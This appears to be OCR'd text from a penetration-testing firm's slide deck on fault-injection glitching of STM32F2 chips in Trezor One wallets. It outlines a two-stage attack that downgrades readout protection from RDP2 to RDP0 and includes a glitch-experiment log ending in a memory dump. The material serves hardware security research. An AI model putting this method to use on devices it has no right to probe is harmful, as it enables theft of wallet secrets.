
- Latest Trezors are locked with RDP 2
- First glitch during startup
    1. corrupt option bytes memory read
    2. reduce RDP 2 to RDP 1
    3. chip needs to be power-cycled
- Second glitch in bootloader mode
    1. bootloader checks for each memread command if memory is accessible
    2. check can be skipped by glitching
    3. reduces RDP 1 to RDP 0

STM32F2 (AKA TREZOR ONE) GLITCHING

THE PENTEST EXPERTS.




STM32F2 GLITCHING - RDP2 TO RDP1



STM32F2 GLITCHING - RDP1 TO RDP0

THE PENTEST EXPERTS.



STM32F2 GLITCHING - RESULTS

THE PENTEST EXPERTS.


```
[-] Timeout received in block(). Continuing.
[+] Experiment 848      0       (3)     105999  85      0       b'warning: timeout'
[+] Experiment 849      0       (3)     105679  76      G       b'expected: RDP active'
[+] Length of memory dump: 246
[+] Content: b'\x00 \x00 -\x03\x00\x08}\x03\x00\x08}\x03\x00\x08\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x03\x00\x08\x00\x00\x00\x00\x00\x00\x00\x00}\x03\x08}\x03\x00\x08}\x03\x00\x08\x03\x00\x08}\x03\x00\x08}\x03\x00\x08}\x03\x
00\x08}\x03\x00\x08}\x03\x00\x08}\x03\x00\x08\x00\x00\x00\x00}\x03\x08}\x03\x08}\x03\x00\x08}\x03\x08}\x03\x00\x08\x00\x00\x00}\x03\x00\x08\x00\x00\
x00\x00}\x03\x00\x08\x00\x00\x00\x00\x00\x00\x00\x00}\x03\x00\x08\x00\x00\x00\x00}\x03\x00\x08}\x00\x08}\x03\x00\x08}\x03\x00\x08}\x03\x00\x08}\x03\
x00\x08}\x03\x00\x08}\x03\x00\x08\x00\x00\x00\x00\x00\x00\x00\x10\xb5\x06L#x\x00+\x07\xd1\x05K\x00+\x02\xd0\x04H\x00\xe0\x00\xbf\x01##p\x10\xbd\x00\
x00\x00 \x00\x00\x00\x00\xc8\x03\x00\x08\x04K\x10\xb5\x00+\x03\xd0\x03I\x04H\x00\xe0\x00\xbf\x10\xbd\xc0F\x00\x00\x00\x00'
[+] Experiment 850      0       (3)     105872  77      R       b'success: RDP inactive\x00 \x00 -\x03\x00\x08}\x03\x00\x08}\x03\x00\x08\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x00\x08\x00\x00\x00\x00\x00\x00\x00\x00}\x03\x0
8}\x03\x00\x08}\x03\x00\x08\x03\x00\x08}\x03\x00\x08}\x03\x00\x08}\x03\x00\x08}\x03\x00\x08}\x03\x00\x08\x00\x00\x00\x00}\x03\x08}\x03\
x08}\x03\x00\x08}\x03\x08}\x03\x00\x08\x00\x00\x00}\x03\x00\x08\x00\x00\x00\x00}\x03\x00\x08\x00\x00\x00\x00\x00\x00\x00\x00}\x03\x00\x08\x00\x00\x0
0\x00}\x03\x00\x08}\x00\x08}\x03\x00\x08}\x03\x00\x08}\x03\x00\x08}\x03\x00\x08}\x03\x00\x08}\x03\x00\x08\x00\x00\x00\x00\x00\x00\x00\x00\x10\xb5\x06L#x
\x00+\x07\xd1\x05K\x00+\x02\xd0\x04H\x00\xe0\x00\xbf\x01##p\x10\xbd\x00\x00\x00 \x00\x00\x00\x00\xc8\x03\x00\x08\x04K\x10\xb5\x00+\x03\xd0\x03I\x04H
\x00\xe0\x00\xbf\x10\xbd\xc0F\x00\x00\x00\x00'
```

REAL-LIFE ATTACKS

STM32L05 Glitching


STM32L05 GLITCHING - SETUP

THE PENTEST EXPERTS.



STM32L05 GLITCHING - SETUP

THE PENTEST EXPERTS.



